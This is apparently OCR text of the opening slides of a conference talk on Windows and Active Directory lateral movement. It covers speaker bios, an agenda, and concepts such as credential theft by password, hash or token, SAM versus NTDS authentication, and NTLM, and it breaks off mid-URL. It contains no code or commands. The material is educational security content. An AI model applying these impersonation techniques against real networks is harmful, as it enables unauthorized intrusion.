Understanding Windows Lateral Movements

ATTL4S & ElephantSe4l

ATTL4S

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
  - Twitter: @DaniLJ94
  - GitHub: @ATTL4S
  - Youtube: ATTL4S
- Loves Windows and Active Directory security
  - Senior Security Consultant at NCC Group
  - Associate Teacher at Universidad Castilla-La Mancha (MCSI)

Confs: NavajaNegra, No cON Name, h-c0n, Hack&Beers

Posts: Crummie5, NCC Group's blog, Hackplayers

Certs: CRTO, PACES, OSCP, CRTE

ElephantSe4l



- Godlike Programmer and Elephant Seal
  - Twitter: @ElephantSe4l
  - GitHub: @ElephantSe4l


- Very curious, he enjoys understanding complex and weird things

- Mind behind all the low-level contents of my talks

This has been written by ATTL4S

WWW.CRUMMIE5.CLUB


The goal of this talk is understanding how to perform lateral movements in Windows and Active Directory environments by comprehending the art of user impersonation


Credential theft
Password
Hash
Token
UserA
UserB
HostA
Lateral movement
UserB
HostB

Agenda

1. Ways of Authentication
2. Authentication Packages
3. Logon Sessions
4. Access Tokens
5. User Impersonation
6. Let’s Move

Ways of Authentication


[SAM] : Local Auth
[NTDS] : Domain Auth
HostA
Remote
DC
[SAM] HostA\UserA
[SAM] HostA\UserB
[NTDS] Corp\DomainUserA
HostB
Remote
[NTDS] Corp\DomainUserB

Remote Authentications

- We don’t care about physical authentications
- We care about remote authentications and they require privileges
- Being a local user in a system doesn’t mean you have privileges





FIGURE 7-20 Components involved in logon.


Authentication Packages

Local Auth - Msv1_0 (NTLM)




https://s